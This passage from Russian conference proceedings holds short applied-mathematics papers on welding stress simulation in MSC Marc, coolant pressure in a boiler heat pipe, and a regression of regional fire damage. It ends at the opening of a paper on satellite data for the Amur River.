6. Скрипник В.С., Григорьева А.Л. // Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.

7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. // Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

УДК 539.3, 539.5, 519.6

Бормотин Константин Сергеевич, доктор физико-математических наук, доцент, профессор кафедры «Авиационное строительство», Комсомольский-на-Амуре государственный университет

Bormotin Konstantin Sergeevich, Doctor of Physical and Mathematical Sciences, Associate Professor, Professor of «Aircraft Engineering» Department, Komsomolsk-na-Amure State University

Сейн Мо, аспирант, кафедра «Прикладная математика», Комсомольский-на-Амуре государственный университет

Sein Moe, postgraduate student, Department of «Applied Mathematics», Komsomolsk-na-Amure State University

МОДЕЛИРОВАНИЕ И АНАЛИЗ ПРОЦЕССА ДУГОВОЙ СВАРКИ В УСИЛЕННЫХ ТОНКОСТЕННЫХ КОНСТРУКЦИЯХ С ИСПОЛЬЗОВАНИЕМ MSC.MARC

SIMULATION AND ANALYSIS OF THE ARC WELDING PROCESS IN REINFORCED THIN-WALLED STRUCTURES USING MSC.MARC

Аннотация. Дуговая сварка является одним из наиболее широко используемых методов соединения в конструкциях из-за ее высокой производительности в процессе сборки. В статье представлено моделирование и анализ сварного шва в усиленных тонкостенных конструкциях при изменении температуры в процессе сварки, в котором вызываются остаточные напряжения и деформации. Анализ и исследование изменений конструктивных элементов в процессе сварки выполняется методом конечных элементов с помощью комплекса программ MSC.Marc, Mentat.

Abstract. Arc welding is one of the most widely used joining methods in structures due to its high performance during the assembly process. The article presents the modeling and analysis of welding in reinforced thin-walled structures when the temperature changes during welding, in which the residual stresses and deformations are caused. Analysis and investigation of structural element changes in the welding process is carried out by the finite element method using the MSC Marc, Mentat software package.

Ключевые слова: дуговая сварка, остаточная напряжения и деформации, метод конечных элементов, источника тепла, термомеханика.

Key words: arc welding, residual stress and deformation, finite element method, heat source, thermomechanics.

Целью статьи является прогнозирование остаточных напряжений и деформаций, вызванных сварным швом, в усиленных тонкостенных конструкциях с помощью моделирования методом конечных элементов. В настоящее время методы получения неразъемного соединения металлических элементов конструкций основаны на локальной концентрации нагрева зон их стыка до температур плавления [1]. Плавление обеспечивается, преимущественно, сварочными процессами. Дуговая сварка является одним из наиболее широко используемых методов соединения в конструкциях из-за ее высокой производительности в процессе сборки. Как известно, численное моделирование является эффективным способом изучения прочностных характеристик неразъемных соединений с концентраторами напряжений и локализацией деформаций [2]. Исследование изменений в конструктивных элементах во время сварки необходимо для получения технологически приемлемых деформаций конструкции.

При моделировании сварки должны учитываться термические, механические и металлургические аспекты для получения результатов, близких к исходному состоянию процесса сварки [3]. По мере повышения температуры в зоне сварного шва предел текучести и модуль упругости материала уменьшаются, в то время как удельная теплоемкость и тепловое расширение увеличиваются. Это влияет на усадку и деформацию материала, а также на тепловой поток и равномерность распределения тепла [4].

Для прогнозирования и анализа остаточных напряжений при сварке используется метод конечных элементов, который обеспечивает большую универсальность по сравнению с экспериментальными измерениями [2]. Компьютерное моделирование процессов сварки открывает новые возможности в проектировании этих процессов.

Поэтапное моделирование и анализ сварки с использованием MSC Marc Mentat представлен на рисунке 1 [5]:




Рисунок 1 – Блок-схема процедуры моделирования анализа сварки

В качестве примера для анализа рассматривается следующая геометрическая модель тонкостенной конструкции (рисунок 2): горизонтальная пластина (1000мм x 1000мм x 10мм) соединена с двумя вертикальными пластинами (1000мм x 100мм x 10мм). Конструкция выполнена из легированной стали 16Mncr5, свойства которой определяются из библиотеки материалов MSC Marc Mentat. Для модели источника тепла сварочных процессов используется модель двойного эллипсоида, которая применяется в случае дуговой сварки [2, 5, 6, 7, 8]. Модель двойного эллипсоидного источника тепла с изменяемыми геометрическими параметрами a, b и c показана на рисунке 3.




Рисунок 2 – Геометрическая модель тонкостенной конструкции




Рисунок 3 – Определение геометрических параметров для распределения источника тепла с двойной эллипсоидной формой

Источник тепла сварного шва в данном случае определяется формулой: (1) для передней части эллипсоида, (2) для задней части эллипсоида [7].

$$q_f(x, y, z) = \frac{6\sqrt{3}f_f Q}{abc_f \pi \sqrt{\pi}} e^{-\frac{3x^2}{a^2}} e^{-\frac{3y^2}{b^2}} e^{-\frac{3z^2}{c_f^2}}, \quad (1)$$

$$q_r(x, y, z) = \frac{6\sqrt{3}f_r Q}{abc_r \pi \sqrt{\pi}} e^{-\frac{3x^2}{a^2}} e^{-\frac{3y^2}{b^2}} e^{-\frac{3z^2}{c_r^2}}. \quad (2)$$

где $q_f(x, y, z)$ и $q_r(x, y, z)$ – поток теплоты, проходящий через единицу объема за единицу времени для первой и второй областей сварочной ванны; $Q = \eta VI$ – интенсивность подводимой теплоты с КПД η , приложенным напряжением V и током I ; a – ширина шва вдоль касательного направления x ; b – глубина проплавления шва вдоль направления дуги y ; c_f и c_r – длина передней и задней сварочной ванны в направлении пути сварки z ; f_f и f_r – безразмерные коэффициенты.

В анализе задаются следующие параметры: ширина сварного шва составляет 5 мм, глубина проникновения 5 мм, длина переднего сварного шва 3 мм и длина заднего сварного шва 10 мм. Тепловая мощность, поступающая в основной металл, принимается 25000 Вт, а КПД составляет 0,8. Скорость движения сварочной дуги принимается 5 мм/с. В результате анализа получены распределения температуры и интенсивности напряжений (рисунки 4 и 5).




Рисунок 4 – Распределение температуры при сварке




Рисунок 5 – Распределение интенсивности напряжений при сварке

В результате анализа напряженно-деформированного состояния тонкостенной конструкции можно обнаружить изменение геометрии, вызванное сваркой. Таким образом, полученные данные позволяют оценить остаточные деформации, определить упреждающие кривизны ребер жесткости [9] на этапе подготовки производства и скорректировать технологический процесс.

СПИСОК ИСТОЧНИКОВ

1. Лившиц, Л.С. *Металловедение сварки и термическая обработка сварных соединений* // 2-е изд. Перераб. и доп. – М.: Машиностроение, 1989. – 336 с.
2. Myung S.Y., Chung M.H., Jeom K.P. Three-dimensional thermo-elastic-plastic finite element method modeling for predicting weld-induced residual stresses and distortions in steel stiffened-plate structures // *World journal of engineering and technology*, 2018. No. 6. P. 176-200.
3. Коновалов А.В., Куркин А.С., Макаров Э.Л., Неровный В.М., Якушин Б.Ф. *Теория сварочных процессов* // Под ред. В. М. Неровного. – М.: изд-во МГТУ им. Н.Э. Баумана, 2007. – 752 с.
4. Черепяхина А.А. *Основы сварочного производства и теория сварочных процессов: учебное пособие* // Москва : КНОРУС. 2020. – 492 с.
5. Charles S.M., Himsar A., Yupiter H.M., Farel N., Richard A.N. FEM analysis of the HAZ temperature by heat source modeling on butt-joint process using MSC Marc Mentat // *IOP Publishing, IOP Conf. Series: Materials Science and Engineering* 725. 2020. P. 1-8.
6. Hitesh A., Mohammed S., Rajath D., Jasdeep S., Sikander G. Weld analysis of square butt joint using MSC Marc Mentat // *Materials today: Proceedings* 2022. No. 50. P. 879 – 885.
7. Marc 2021, Vol A: Theory and user information, MSC.software corporation <http://www.mssoftware.com/product/marc>.
8. Ayumi T., Satoshi Y., Nobuyori Y., Akihiko K. Numerical Simulation in high efficiency spot welding // *Quarterly journal of the japan welding society* 2017. No. 35(2), P. 177-180.
9. Бормотин К.С., Олейников А.И., Овчаров И.О. Моделирование клепочной сборки обшивок крыла с упреждением ребер жесткости // *Вычислительные методы и программирование*. Т.16. 2015. С. 376-386.

Гордин Сергей Александрович, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет
 Gordin Sergey Alexandrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the "Applied Mathematics" Department, Komsomolsk-na-Amure State University
 Журавлев Дмитрий Олегович, младший научный сотрудник, Комсомольский-на-Амуре государственный университет
 Zhuravlev Dmitry Olegovich, Junior Researcher, Komsomolsk-na-Amure State University

КРАТКАЯ ПОСТАНОВКА ЗАДАЧИ О ПОВЫШЕНИИ ДАВЛЕНИЯ ЖИДКОСТИ В ОБЪЕМЕ ТЕПЛОЙ ТРУБКИ ВОДОГРЕЙНОГО КОТЛА ВСЛЕДСТВИЕ ЕЕ ТЕРМИЧЕСКОГО РАСШИРЕНИЯ

BRIEF STATEMENT OF THE PROBLEM OF INCREASING THE PRESSURE OF A LIQUID IN THE VOLUME OF THE HEAT PIPE OF A WATER BOILER DUE TO ITS THERMAL EXPANSION

Аннотация. В статье тезисами представлено описание математической постановки задачи о повышении давления жидкостного теплоносителя в объеме тепловой трубки водогрейного котла автономной системы теплоснабжения вследствие её термического расширения/сжатия.

Abstract. The abstracts of the article present a description of the mathematical formulation of the problem of increasing the pressure of a liquid heat carrier in the volume of a heat pipe of a hot water boiler of an autonomous heat supply system due to its thermal expansion/contraction.

Ключевые слова: математическая задача, давление жидкости, системы теплоснабжения.
 Key words: mathematical problem, fluid pressure, heat supply systems.

В функционале современных автономных систем теплоснабжения должны присутствовать механизмы регулирования не только мощностей котлов, но и производительности насосов жидкостного теплоносителя. В такие системы, как правило, закладываются, на этапе проектирования, термостатичные режимы для такого управления работой систем теплоснабжения [1]. Однако, существуют переходные моменты, заключающиеся в повышении давления теплоносителя вследствие объёмного термического расширения/сжатия жидкости.

Для сокращения времени перехода между термостатичными режимами и оперативном регулировании отпуска тепла при существенных колебаниях теплопотребления необходимо с систему управления добавить учёт влияния термического расширения (сжатия) жидкости на параметры работы системы теплоснабжения [2].

Рассмотрим задачу о нагревании жидкости, подающуюся насосом, обеспечивающим постоянный напор H , на вход в цилиндрическую трубу радиусом R и длиной l при температуре $T|_{x=0} = T_{вх}$; через поверхность трубы воде передается тепловой поток $q = q_a \cdot t + q_b$ (рисунок 1). Определить давление на входе $P|_{x=0}$ и выходе трубы $P|_{x=l}$, температуру воды на выходе трубы $T|_{x=l}$ и расход воды на входе $Q|_{x=0}$ и выходе трубы $Q|_{x=l}$. Для теоретического описания процесса повышения давления в объеме при нагреве запишем законы сохранения в дифференциальной форме:

$$1) \text{ закон сохранения массы } \frac{d\rho}{dt} + \rho \cdot \operatorname{div}(\vec{v}) = 0;$$

$$2) \text{ закон количества движения } \rho \frac{d\vec{v}}{dt} = \rho \vec{F} + \frac{\partial \vec{\tau}_x}{\partial x} + \frac{\partial \vec{\tau}_y}{\partial y} + \frac{\partial \vec{\tau}_z}{\partial z},$$

$$3) \text{ закон сохранения энергии } \rho \frac{dE}{dt} = \varepsilon + \vec{\tau}_x \cdot \frac{\partial \vec{v}}{\partial x} + \vec{\tau}_y \cdot \frac{\partial \vec{v}}{\partial y} + \vec{\tau}_z \cdot \frac{\partial \vec{v}}{\partial z} + \frac{\partial t_x}{\partial x} + \frac{\partial t_y}{\partial y} + \frac{\partial t_z}{\partial z}.$$




Рисунок 1 – К задаче о нагревании жидкости в цилиндрической трубке

Поскольку вода при нагревании изменяет свои свойства, то для её описания примем следующими уравнениями:

1) тензор деформации для вязкой ньютоновской жидкости

$$\tau_{xx} = -P + \lambda \operatorname{div}(\vec{v}) + 2\mu \frac{\partial v_x}{\partial x}; \tau_{xy} = \tau_{yx} = \mu \left(\frac{\partial v_x}{\partial y} + \frac{\partial v_y}{\partial x} \right) \quad (1)$$

$$\tau_{yy} = -P + \lambda \operatorname{div}(\vec{v}) + 2\mu \frac{\partial v_y}{\partial y}; \tau_{yz} = \tau_{zy} = \mu \left(\frac{\partial v_y}{\partial z} + \frac{\partial v_z}{\partial y} \right) \quad (2)$$

$$\tau_{zz} = -P + \lambda \operatorname{div}(\vec{v}) + 2\mu \frac{\partial v_z}{\partial z}; \tau_{zx} = \tau_{xz} = \mu \left(\frac{\partial v_x}{\partial z} + \frac{\partial v_z}{\partial x} \right) \quad (3)$$

2) теплопроводность подчиняется закону Фурье $t_x = k \frac{\partial T}{\partial x}$; $t_y = k \frac{\partial T}{\partial y}$; $t_z = k \frac{\partial T}{\partial z}$;

3) зависимость плотности, вязкости, теплопроводности примем линейно от температуры и не зависящем от давления

$$\rho = \rho_0 [1 - \alpha_\rho (T - T_0)]; \mu = \mu_0 [1 + \alpha_\mu (T - T_0)]; k = k_0 [1 + \alpha_k (T - T_0)];$$

$$\lambda = \lambda_0 [1 + \alpha_\lambda (T - T_0)] \quad (4)$$

4) отсутствуют объемные источники тепла $\varepsilon = 0$;

5) теплоёмкость воды рассматривается как функция от температуры и давления, поэтому внутренняя энергия принимается как $E = c(T, P) \cdot T$.

Для диапазона $10^0 C \leq T \leq 105^0 C$ и $1 \leq P \leq 20$, бар зависимость $c(T, P)$ может быть принята приблизительно $E = c_0 T + const$; $\frac{dE}{dt} = c_0 \frac{dT}{dt}$.

Применяя на законе сохранения массы и законах количества движения в проекциях на оси Ox , Oy и Oz , а также подставляя тензор деформации в закон сохранения энергии, получим систему уравнений, описывающую движение сжимаемой вязкой жидкости в поле массовых сил:

$$\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} = \frac{\alpha_\rho}{1 - \alpha_\rho (T - T_0)} \frac{dT}{dt} \quad (5)$$

$$\rho \left(\frac{\partial v_x}{\partial t} + v_x \frac{\partial v_x}{\partial x} + v_y \frac{\partial v_x}{\partial y} + v_z \frac{\partial v_x}{\partial z} \right) = \rho F_x - \frac{\partial P}{\partial x} + \alpha_\lambda \lambda_0 \frac{\partial T}{\partial x} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + (\lambda + \mu) \frac{\partial}{\partial x} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + \mu \left(\frac{\partial^2 v_x}{\partial x^2} + \mu \frac{\partial^2 v_x}{\partial y^2} + \frac{\partial^2 v_x}{\partial z^2} \right) + 2\alpha_\mu \mu_0 \frac{\partial T}{\partial x} \frac{\partial v_x}{\partial x} + \alpha_\mu \mu_0 \frac{\partial T}{\partial y} \left(\frac{\partial v_x}{\partial y} + \frac{\partial v_y}{\partial x} \right) + \alpha_\mu \mu_0 \frac{\partial T}{\partial z} \left(\frac{\partial v_x}{\partial z} + \frac{\partial v_z}{\partial x} \right) \quad (6)$$

$$\rho \left(\frac{\partial v_y}{\partial t} + v_x \frac{\partial v_y}{\partial x} + v_y \frac{\partial v_y}{\partial y} + v_z \frac{\partial v_y}{\partial z} \right) = \rho F_y - \frac{\partial P}{\partial y} + \alpha_\lambda \lambda_0 \frac{\partial T}{\partial y} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + (\lambda + \mu) \frac{\partial}{\partial y} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + \mu \left(\frac{\partial^2 v_y}{\partial x^2} + \mu \frac{\partial^2 v_y}{\partial y^2} + \frac{\partial^2 v_y}{\partial z^2} \right) + \alpha_\mu \mu_0 \frac{\partial T}{\partial x} \left(\frac{\partial v_x}{\partial y} + \frac{\partial v_y}{\partial x} \right) + 2\alpha_\mu \mu_0 \frac{\partial T}{\partial y} \frac{\partial v_y}{\partial y} + \alpha_\mu \mu_0 \frac{\partial T}{\partial z} \left(\frac{\partial v_y}{\partial z} + \frac{\partial v_z}{\partial y} \right)$$

$$\rho \left(\frac{\partial v_z}{\partial t} + v_x \frac{\partial v_z}{\partial x} + v_y \frac{\partial v_z}{\partial y} + v_z \frac{\partial v_z}{\partial z} \right) = \rho F_z - \frac{\partial P}{\partial z} + \alpha_\lambda \lambda_0 \frac{\partial T}{\partial z} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + (\lambda + \mu) \frac{\partial}{\partial z} \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + \mu \left(\frac{\partial^2 v_z}{\partial x^2} + \mu \frac{\partial^2 v_z}{\partial y^2} + \frac{\partial^2 v_z}{\partial z^2} \right) + \alpha_\mu \mu_0 \frac{\partial T}{\partial x} \left(\frac{\partial v_x}{\partial z} + \frac{\partial v_z}{\partial x} \right) + \alpha_\mu \mu_0 \frac{\partial T}{\partial y} \left(\frac{\partial v_y}{\partial z} + \frac{\partial v_z}{\partial y} \right) + 2\alpha_\mu \mu_0 \frac{\partial T}{\partial z} \frac{\partial v_z}{\partial z} \quad (7)$$

$$\rho \frac{dE}{dt} = \left(-P + \lambda \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) \right) \left(\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} \right) + \mu \left[2 \left(\frac{\partial v_x}{\partial x} \right)^2 + 2 \left(\frac{\partial v_y}{\partial y} \right)^2 + 2 \left(\frac{\partial v_z}{\partial z} \right)^2 + \left(\frac{\partial v_x}{\partial y} + \frac{\partial v_y}{\partial x} \right)^2 + \left(\frac{\partial v_y}{\partial z} + \frac{\partial v_z}{\partial y} \right)^2 + \left(\frac{\partial v_x}{\partial z} + \frac{\partial v_z}{\partial x} \right)^2 \right] + \frac{\partial}{\partial x} \left(k \frac{\partial T}{\partial x} \right) + \frac{\partial}{\partial y} \left(k \frac{\partial T}{\partial y} \right) + \frac{\partial}{\partial z} \left(k \frac{\partial T}{\partial z} \right) \quad (8)$$

При этом в качестве неизвестных выступают функции: $P = P(x, y, z, t)$; $T = T(x, y, z, t)$; $v_x = v_x(x, y, z, t)$; $v_y = v_y(x, y, z, t)$; $v_z = v_z(x, y, z, t)$.

Если жидкость не сжимаема и изотермична, то $\frac{\partial \rho}{\partial t} = 0$ и, следовательно, $\frac{\partial v_x}{\partial x} + \frac{\partial v_y}{\partial y} + \frac{\partial v_z}{\partial z} = 0$. Тогда при константных значениях μ , λ и k получаем уравнения Навье-Стокса для однородной несжимаемой вязкой жидкости: $\frac{\partial T}{\partial t} + v_x \frac{\partial T}{\partial x} + v_y \frac{\partial T}{\partial y} + v_z \frac{\partial T}{\partial z} = 0$; $\rho \frac{\partial v_x}{\partial t} = \rho F_x - \frac{\partial P}{\partial x} + \mu \left[\left(\frac{\partial^2 v_x}{\partial x^2} + \frac{\partial^2 v_x}{\partial y^2} + \frac{\partial^2 v_x}{\partial z^2} \right) \right]$; $\rho \frac{\partial v_y}{\partial t} = \rho F_y - \frac{\partial P}{\partial y} + \mu \left[\left(\frac{\partial^2 v_y}{\partial x^2} + \frac{\partial^2 v_y}{\partial y^2} + \frac{\partial^2 v_y}{\partial z^2} \right) \right]$; $\rho \frac{\partial v_z}{\partial t} = \rho F_z - \frac{\partial P}{\partial z} + \mu \left[\left(\frac{\partial^2 v_z}{\partial x^2} + \frac{\partial^2 v_z}{\partial y^2} + \frac{\partial^2 v_z}{\partial z^2} \right) \right]$.

Если жидкость неподвижна, $v_x = v_y = v_z = 0$, то получаем уравнение теплопроводности: $c_0 \rho \frac{\partial T}{\partial t} = k \left(\frac{\partial^2 T}{\partial x^2} + \frac{\partial^2 T}{\partial y^2} + \frac{\partial^2 T}{\partial z^2} \right)$.

Рассмотрим случай движения воды в квадратной трубе снизу вверх в поле гравитации: $-a \leq x \leq a$; $-b \leq y \leq b$; $-c \leq z \leq c$. Будем считать, что $c \gg a, b$ чтобы не учитывать краевые эффекты.

Дополним систему уравнений начальными и краевыми условиями:

1) в начальный момент времени заданы напор на входе в трубу $H|_{x=0} = const$ и перепад давления ΔP между входом и выходом. Примем, что в начальный момент времени в объеме тепловой трубки имеется ламинарное течение вдоль оси симметрии, однородное по температуре по всей длине: $T|_{t=0} = T_{вх}$; $Q|_{t=0} = -\frac{\pi}{8\mu} \cdot \frac{\Delta P}{l} \cdot R^4$; $v_\varphi|_{t=0} = v_r|_{t=0} = 0$; $\frac{\partial \vec{v}}{\partial t} = 0$; $v_x|_{t=0} = -\frac{1}{4\mu} \cdot \frac{\Delta P}{l} (R^2 - r^2)$.

2) начальное распределение давления вдоль трубы: $P|_{x=0,t=0} = \rho g(H|_{x=0}) - \frac{\rho}{2} (v_x|_{x=0,t=0})^2$; $P|_{t=0} = P|_{x=0,t=0} - \Delta P \cdot \frac{x}{l}$.

3) в качестве краевого условия определим, что через поверхность трубы воде передается тепловой поток по нормали к поверхности, в результате которого температура граничного слоя изменяется от $T_0 = T_{вх}$ до T_{max} (T_{max} меньше температуры парообразования) за время $t_{нагр}$ и в дальнейшем температура не повышается

$$T|_{r=R} = \begin{cases} (T_{max} - T_0) \cdot \frac{t}{t_{нагр}} + T_0, & \text{если } 0 \leq t \leq t_{нагр} \\ T_{max}, & \text{если } t > t_{нагр} \end{cases} \quad (9)$$

При таких начальных и краевых условиях в начальном и конечном моменте времени течение жидкости будет являться стационарным, а в промежутке переходным. Основной задачей исследования является изучение переходного процесса и определение влияния скорости роста температуры в пограничном слое на давление и расход жидкости в тепловой трубке.

Исследование выполнено за счет гранта Российского научного фонда No 22-29-01232, <https://rscf.ru/project/22-29-01232/>.

СПИСОК ИСТОЧНИКОВ

1 Нуров, М. Ш. Оптимизация схемы теплоснабжения по критерию минимума потерь при транспортировке энергии до потребителя / М. Ш. Нуров, С. А. Гордин // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследова-

ний. : материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08–12 апреля 2019 года. Том Часть 2. – Комсомольский-на-Амуре государственный университет: Комсомольский-на-Амуре государственный университет, 2019. – С. 392-395.

2 Адаптивные системы управления судовыми тепловыми установками / С. А. Гордин, И. В. Зайченко, К. Д. Хряпенко, В. В. Бажеряну // Морские интеллектуальные технологии. – 2021. – № 4-1(54). – С. 201-205. – DOI 10.37220/МИТ.2021.54.4.052.

УДК 51

Григалашвили Георгий Антонович, студент, Комсомольский-на-Амуре государственный университет

Grigalashvili Георгий Antonovich, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grivorieva Anna Leonidovna, candidate of physical and mathematical Sciences, head of the department; Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ЗАВИСИМОСТИ КОЛИЧЕСТВА МАТЕРИАЛЬНОГО УЩЕРБА ОТ БЫТОВЫХ ПОЖАРОВ ПО РАЗЛИЧНЫМ РЕГИОНАМ РФ

MATHEMATICAL DESCRIPTION OF THE STUDY OF THE DEPENDENCE OF MATERIAL DAMAGE FROM FOREST FIRES ON THE TERRITORY OF THE RUSSIAN FEDERATION

Аннотация. В данной работе рассмотрена математическая регрессионная зависимость, которая устанавливает закономерность развития одного из экономических факторов от другого. Так как в современной реальности многие процессы неразрывно связаны с математическим подходом их описания, то целесообразно применить методы регрессионного анализа для прогнозирования различных процессов экономического характера. В связи с вышесказанным предлагается построить модель, которая будет показывать зависимость материального ущерба от лесных пожаров.

Abstract. In this paper, a mathematical regression dependence is considered, which establishes the regularity of the development of one of the economic factors from another. Since in modern reality many processes are inextricably linked with the mathematical approach of their description, it is advisable to apply regression analysis methods to predict various economic processes. In connection with the above, it is proposed to build a model that will show the dependence of material damage from forest fires.

Ключевые слова: материальный ущерб, уравнение регрессии, математическая модель, лесные пожары.

Key words: material damage, regression equation, mathematical model, forest fires.

Введение

Были получены некоторые данные зависимости денежных затрат от количества пожаров в некоторых регионах за определённый год [1-4].

Основная часть

В таблице 1 указаны статистические данные, соответствующие реальной статистике РФ на 2021 год [5]-[6].

Таблица 1 – Собранные показатели

Наименование федерального округа Российской Федерации	Прямой материальный ущерб, тыс. руб.	Количество пожаров за 2021 год, ед.	$x \cdot y$	x^2	\hat{y}
Северо-Западный	3 124 583	38 006	118 752 901 498	9 763 018 923 889	26 546,25
Центральный	5 604 431	89 990	504 342 745 690	31 409 646 833 761	27 123,72
Приволжский	2 996 892	74 790	224 137 552 680	8 981 361 659 664	26 954,87
Южный	931 279	33 886	31 557 320 194	867 280 575 841	26 500,49
Северо-Кавказский	418 640	11 618	4 863 759 520	175 259 449 600	26 253,12
Уральский	696 094	39 135	27 241 638 690	484 546 856 836	26 558,79
Сибирский	1 063 552	62 400	66 365 644 800	1 131 142 856 704	26 817,24
Дальневосточный	1 405 240	39 579	55 617 993 960	1 974 699 457 600	26 563,73
Сумма	16 240 711	389 404	1 032 879 557 032	54 786 956 613 895	
Среднее значение	2 030 089	48 676	129 109 944 629	6 848 369 576 737	

Построим поле корреляции (рисунок 1).




Рисунок 1 – Поле корреляции

Определим уравнение линейной регрессии.

$$y = ax + b$$

$$a = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{\overline{x^2} - (\bar{x})^2}$$

$$b = \bar{y} - a\bar{x}$$

$$a = \frac{129109944629 * (48675,5 * 2030088,875)}{6848369576736,87 - 2030088,875^2} = 0,011$$

$$b = 48675,5 - 0,011 * 2030088,875 = 26124$$

$$y_{\text{лин}} = 0,011x + 26124$$




Рисунок 2 – График уравнения регрессии и корреляционного поля

Заключение

Таким образом, можно установить закономерность материального ущерба от количества пожаров за год. Данная математическая закономерность показывает, что при увеличении количества пожаров, растут расходы на их устранение, таким образом количество денежных затрат напрямую зависит от количества пожаров [7].

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // В сборнике: Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.
6. Скрипник В.С., Григорьева А.Л. Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редакционная коллегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.
7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Yan Yurievich, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice-Rector for Academic Affairs, Komsomolsk-na-Amure State University

Жарикова Евгения Павловна, аспирант, старший преподаватель кафедры «Прикладная математика» Комсомольский-на-Амуре государственный университет

Zharikova Evgeniya Pavlovna, Post-graduate student, Senior Lecturer of the Department of Applied Mathematics, Komsomolsk-na-Amure State University

Алхименко Игорь Николаевич, студент, Комсомольский-на-Амуре государственный университет

Igor Nikolaevich Alkhimenko, student of Komsomolsk-na-Amure State University

Хряпенко Ксения Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Khryapenko Ksenia Dmitrievna, student of Komsomolsk-na-Amure State University

Базюк Антон Игоревич, студент, Комсомольский-на-Амуре государственный университет

Bazyuk Anton Igorevich, student of Komsomolsk-na-Amure State University

ФОРМИРОВАНИЯ НАБОРА ДАННЫХ ДЛЯ ИССЛЕДОВАНИЯ АКВАТОРИИ РЕКИ АМУР

FORMATION OF A DATA SET FOR THE STUDY OF THE AMUR RIVER WATER AREA

Аннотация. Бассейн реки Амур один из ключевых фундаментов экосистемы Хабаровского края. Зафиксированные изменения состояния реки, проявления которых наблюдаются в виде вымирания рыбы, появления патогенной биомассы, изменении цветности, дают предположение о загрязнении акватории. В работе рассматриваются подходы к формированию набора данных, обеспечивающих дальнейший дистанционный анализ реки с применением технологий машинного обучения.

Abstract. The Amur River basin is one of the key foundations of the ecosystem of the Khabarovsk Krai. The recorded changes in the state of the river, the manifestations of which are observed in the form of fish extinction, the appearance of pathogenic biomass, color changes, suggest pollution of the water area. The paper considers approaches to the formation of a data set that provides further remote analysis of the river using machine learning technologies.

Ключевые слова: вымирание рыбы, акватория, мультиспектральные снимки, разметка.
Key words: fish extinction, water area, multispectral images, marking.

Технологии дистанционного зондирования Земли (ДЗЗ), основанные на применении моделей компьютерного зрения, находят широкое применения в задачах, связанных с мониторингом нештатных ситуаций [1-3]. Такие методы экономически более эффективны [4], требуют меньшего времени и не подразумевают непосредственное присутствие на исследуемой территории наблюдателя. В связи с необходимостью большого количества снимков в разное время года, в разную погоду, с учетом влияния освещенности, в работе используются данные, полученные со спутника Sentinel-2 L2A. Данный спутник был выбран в качестве источника мультиспектральных снимков так, как позволяет получать снимки нужных диапазонов, необходимых для выполнения поставленной в работе задачи.

